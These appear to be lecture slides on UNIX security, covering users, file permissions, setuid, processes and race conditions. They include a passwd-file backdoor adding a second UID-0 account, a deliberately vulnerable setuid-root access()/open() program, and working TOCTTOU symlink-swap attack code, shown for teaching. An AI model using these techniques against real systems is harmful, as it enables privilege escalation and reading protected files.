Adam Comella
Jay Smith

UNIX Security

Overview

- Users and groups
- File and directory permissions
- Processes
- Set user ID
- Race conditions
- Interprocess communication
- Signals

POSIX

Portable Operating System Interface for UNIX

100% POSIX Compliant	Mostly POSIX Compliant
AIX	GNU + Linux
Mac OS X	Free, Open, and NetBSD
HP-UX	OpenSolaris
MINIX	
Solaris	
UnixWare	

Everything is a file

- Hard disk drives
- Serial ports
- RAM

"UNIX is simple. It just takes a genius to understand its simplicity." –Dennis Ritchie

Multiuser system

```
jay@whitehouse:~$ uname -a
Linux whitehouse.gov 2.6.31-14-generic #48-Ubuntu SMP Fri Oct 16 14:04:26 UTC 20
09 i686 GNU/Linux
jay@whitehouse:~$ who
bidenjr  tty4         2010-01-14 01:29
obamabh  tty3         2010-01-14 01:29
hilldog  tty2         2010-01-14 01:29
jay      tty1         2010-01-14 01:20
jay@whitehouse:~$ _
```

Many users share a single system's resources

Issues


- Prevent users from reading each others' email
- Keep each user's processes separate
- Ensure each user has a fair share of the available resources

Users & Groups: Users

- *users* are designated by a *username* and a *user id* (*UID*)
  - computer users work with *usernames*
  - behind the scenes, Unix works with *UID*'s
- the *superuser*
  - a special user who has access to nearly everything
  - **always** has *UID 0*
  - **usually** has the *username* root


Users & Groups: /etc/passwd

- user information is contained in **/etc/passwd**
- columns of the passwd file:
  - name, password, UID, primary GID, full name, home, shell



Users & Groups: Groups

- *users* belong to 1 or more *groups*
- *groups* allow administrators to concisely refer to multiple related *users*
- group information is contained in **/etc/group**
- columns of the group file:
  - name, password, GID, users



Backdooring the *passwd* file


- multiple *users* can have the same *UID*
- for most purposes, they are the same *user*
- if an attacker can write to the *passwd* file, he can add his own *superuser* account

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/shsyslog:x:101:103:
jay:x:1000:1000:Jay,,,:/home/jay:/bin/bash
…
john::0:0:john:/home/john:/bin/bash
```

another superuser 


File permissions

- A file is owned by a single user
- A file is also shared among a single group



Output of the `ls` utility using the `-l` (long output) option

File permissions



r = read permission
w = write permission
x = execute permission

File permissions

```
jay@whitehouse:~$ ls -l
total 76
brw-r--r-- 1 root    root    2, 0 2010-01-14 20:24 block_device
crw-r--r-- 1 root    root    1, 3 2010-01-14 20:20 char_device
drwxr-xr-x 2 jay     jay     4096 2010-01-14 20:03 directory
prw-r--r-- 1 jay     jay        0 2010-01-14 20:01 fifo
-rw-r--r-- 2 hilldog hilldog    0 2010-01-14 20:13 hardlink
-rwxr-x--- 1 jay     jay     8259 2010-01-14 21:25 regular_executable
-rw-r----- 1 jay     jay       12 2010-01-14 21:26 regular_file
-rwxrwsr-x 1 root    staff   8718 2010-01-15 00:46 setgid
-rw-rwS--- 1 root    staff   8718 2010-01-15 00:46 setgid_nx
-rwsr-xr-x 1 root    jay     8718 2010-01-15 00:46 setuid
-rwS------ 1 root    jay     8718 2010-01-15 00:46 setuid_nx
lrwxrwxrwx 1 jay     jay        9 2010-01-14 20:09 soft_link -> /mnt/usb0
drwxr-xr-t 2 jay     jay     4096 2010-01-14 21:28 sticky_directory
drwxr-xr-T 2 jay     jay     4096 2010-01-15 00:35 sticky_directory_nx
srwxr-xr-x 1 jay     jay        0 2010-01-15 00:31 unix_socket
```

Special file indicators

b = block device
c = character device
d = directory
l = symbolic link
s = unix socket
p = named pipe

Directory permissions

- Directories are themselves special files that contain a list of filenames and inode numbers

Directory File	
20134	`foobar.txt`
75300	`baz.c`
1272	`README`
1277	`COPYING`
⋮	⋮

- Read permission
  - The filenames can be read from the directory
- Write permission
  - Changes can be made to the list of filenames including removal and insertion
- Execute permission
  - The files can be `stat()`ed
  - Can `chdir()` into the directory

Sticky bit

- In order to prevent a user from `unlink()`ing a file which they do not own, the sticky bit can be used
- This is denoted by the character ‘t’ in place of the ‘x’
- The `/tmp` directory needs to leverage the sticky bit

A Problem: File Permissions on the *passwd* File

- What should the permissions be on the *passwd* file?
  - -????????? root root /etc/passwd

A Problem: File Permissions on the *passwd* File

- What should the permissions be on the *passwd* file?
  - -????????? root root /etc/passwd
- Users need to change their own passwords

A Problem: File Permissions on the *passwd* File

- What should the permissions be on the *passwd* file?
  - -???????w? root root /etc/passwd

A Problem: File Permissions on the *passwd* File

- What should the permissions be on the *passwd* file?
  - -???????w? root root /etc/passwd
- But now any user can add a new *superuser* account!

A Solution: setuid

- Everybody can read */etc/passwd* but only *root* can write to it:
  - -rw-r--r-- root root /etc/passwd
- But how do users change their passwords?


A Solution: setuid

- The password changing program has special permissions
- The program runs with root privileges
  - -rwsr-xr-x root root /usr/bin/passwd

- This "s" shows that the *setuid* bit is set
- This is what makes the program run as root

Setuid in General

- When the *setuid* permissions bit is set, the program runs as the *user* that owns the file
- process' *effective UID* = *UID* of file's *user*
- example:
  - -rwsr-xr-x root root /usr/bin/passwd



Setgid

- Analogous to *setuid* but *setgid* is for groups
- When the *setgid* permissions bit is set, the program runs as the *group* that owns the file
- process' *effective GID* = *GID* of file's *group*
- example:
  - -rwxr-sr-x root crontab /usr/bin/crontab

Processes

- A process is an instance of an executable program
- Processes come into existence by being executed by other processes
- There are several important attributes associated with processes
  - Process ID
  - Real UID, effective UID, saved set-UID
  - Real GID, effective GID, saved set-GID
  - Open file descriptors
  - Many more

Processes

- When a process creates another process, the new (child) process inherits several of its attributes from its parent
  - Open fds
  - Real user/group IDs
  - Pending signals
  - Resource limits
  - Many more

Processes: UIDs (User IDs)

- The **real UID** is the UID of the *user* who started the process
- The **effective UID** is the UID that is used when *checking user privileges* of the process
  - effective UID is usually equal to the real UID
  - setuid binaries are a special case
    - the effective UID can differ from the real UID
- The **saved set-user-ID** is the same as the effective UID when the process launches

Processes: GIDs (Group IDs)

- The **real GID** is the GID of the *primary group* of the user who started the process
- The **effective GID** is the GID that is used when *checking group privileges* of the process
  - effective GID is usually equal to the real GID
  - setgid binaries are a special case
    - the effective GID can differ from the real GID
- The **saved set-group-ID** is the same as the effective GID when the process is launched

Superuser Processes

- Processes have the rights of the superuser **if and only if** their effective **UID** = 0
- Having the effective **GID** = 0 **does not** give a process superuser rights
  - programmers sometimes forget the above point is true which leads to bugs

Process Resource Limits

- Functions can fail if a process runs out of resources
  - programmers may forget to check if functions fail
  - function failures may lead to an exploitable code path
- You can lower the resource limits to make these failures happen

Process Resource Limits

- Some limits you can adjust:
  - the size of the largest file that can be created
  - the maximum number of open files
  - the maximum amount of CPU time the process can use
  - the maximum number of simultaneous processes for the process' real UID
- see `man setrlimit` for more

Race conditions

Preemption

- Because UNIX was designed to be a multiuser and multitasking operating system, users and processes must share some of the system's resources
- There are many preemptable resources on a computing system
  - Main Memory
  - CPU time


Preemption

- Ordinarily, there are far more processes running on a UNIX system then there are processing cores
- Each process gets a certain amount of CPU time before it is suspended (preempted) by the kernel to allow other processes a chance to run
  - Processes can yield voluntarily in several ways
  - Certain system calls can cause the process to be suspended. These are called blocking syscalls. E.g. `read()` and `write()`

Race conditions

- A race condition is an anomaly that can affect electronic circuits or software
  - Multi-core CPUs and GPUs
  - Database management systems
- Race conditions in software can lead to unwanted and unanticipated states
  - Incorrect values in memory
  - Security vulnerabilities

Generic race condition example



Race conditions

- It is not uncommon for important and well supported software to have race condition related problems
  - sendmail
  - Web apps that use AJAX

TOCTTOU

- One type of race condition that is prevalent is *Time Of Check To Time Of Use*, abbreviated TOCTTOU [tock-too]

```
int main(int argc, char **argv) {
  int fd;
  if (0 != access(argv[1], R_OK))
    exit(EXIT_FAILURE);
  fd = open(argv[1], O_RDONLY);
  /**
  ...
  */
}
```

Time of check

Time of use

A setuid-root binary with an access()/open() TOCTTOU flaw

TOCTTOU

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#define BUFFER_SIZE 4096

int
main(int argc, char **argv) {
  int fd;
  ssize_t bytes_read;
  char buf[BUFFER_SIZE];

  if (0 != access(argv[1], R_OK)) {
    fprintf(stderr, "%s: %s: Permission denied.\n", argv[0], argv[1]);
    exit(EXIT_FAILURE);
  }

  if (-1 == (fd = open(argv[1], O_RDONLY)))
    exit(EXIT_FAILURE);

  while (0 < (bytes_read = read(fd, buf, BUFFER_SIZE)))
    write(STDOUT_FILENO, buf, bytes_read);

  if (0 > bytes_read) {
    close(fd);
    exit(EXIT_FAILURE);
  }

  close(fd);
  exit(EXIT_SUCCESS);
}
```

Vulnerable stuid-root binary


```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int
main(int argc, char **argv) {
  pid_t pid;
  /* The bait */
  /* Create the path to the file we can read */
  unlink("dir_link");
  symlink("ok", "dir_link");
  if (0 == (pid = fork())) {
    /* In child process */
    execl("/home/jay/tocttou/vuln", "vuln", "dir_link/file_link", NULL);
    exit(EXIT_FAILURE); /* Should never be reached */
  }
  usleep(1); /* Yeild CPU */

  /* The switch */
  unlink("dir_link");
  symlink("bad", "dir_link");
  exit(EXIT_SUCCESS);
}
```

Attack code

TOCTTOU



Directory layout for attack

Questions to ponder:

- Why does the attack succeed on the first try, but fail on subsequent attempts?
- Why no just link directly with /etc/passwd and /etc/shadow?

Stacking the odds

- In order to ensure that the call to access() blocks, a very deep directory structure is used
  - Called a maze.
  - Can be thousands of directories deep.
- The link to the file is placed at the very end of the maze